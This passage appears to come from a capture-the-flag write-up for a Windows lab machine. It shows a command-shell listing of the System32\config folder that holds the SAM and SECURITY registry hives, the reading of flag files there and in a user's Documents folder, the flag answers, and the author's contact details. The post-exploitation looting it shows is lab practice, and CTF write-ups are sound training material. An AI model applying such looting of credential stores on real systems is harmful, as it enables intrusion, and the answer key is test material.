10/24/2022  07:41 AM    <DIR>          .
10/24/2022  07:41 AM    <DIR>          ..
12/12/2018  06:00 PM            28,672 BCD-Template
10/24/2022  07:51 AM        18,087,936 COMPONENTS
10/24/2022  09:18 AM           262,144 DEFAULT
03/17/2019  02:32 PM                34 flag2.txt
07/13/2009  09:34 PM    <DIR>          Journal
10/24/2022  08:10 AM    <DIR>          RegBack
03/17/2019  03:05 PM           262,144 SAM
10/24/2022  07:51 AM           262,144 SECURITY
10/24/2022  09:37 AM        40,632,320 SOFTWARE
10/24/2022  09:51 AM        12,582,912 SYSTEM
11/20/2010  09:41 PM    <DIR>          systemprofile
12/12/2018  06:03 PM    <DIR>          TxR
               8 File(s)     72,118,306 bytes
               6 Dir(s)  20,445,327,360 bytes free

C:\Windows\System32\config>more flag2.txt
more flag2.txt
flag{sam_database_elevated_access}

C:\Windows\System32\config>
```

Question 3:

flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.

flag{admin_documents_can_be_valuable}



```
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of c:\Users\Jon\Documents

12/12/2018  10:49 PM    <DIR>          .
12/12/2018  10:49 PM    <DIR>          ..
03/17/2019  02:26 PM                37 flag3.txt
               1 File(s)             37 bytes
               2 Dir(s)  20,445,327,360 bytes free

c:\Users\Jon\Documents>more flag3.txt
more flag3.txt
flag{admin_documents_can_be_valuable}

c:\Users\Jon\Documents>
```

Submitted By:

B Varun Gupta

8790129593

bvarungupta@gmail.com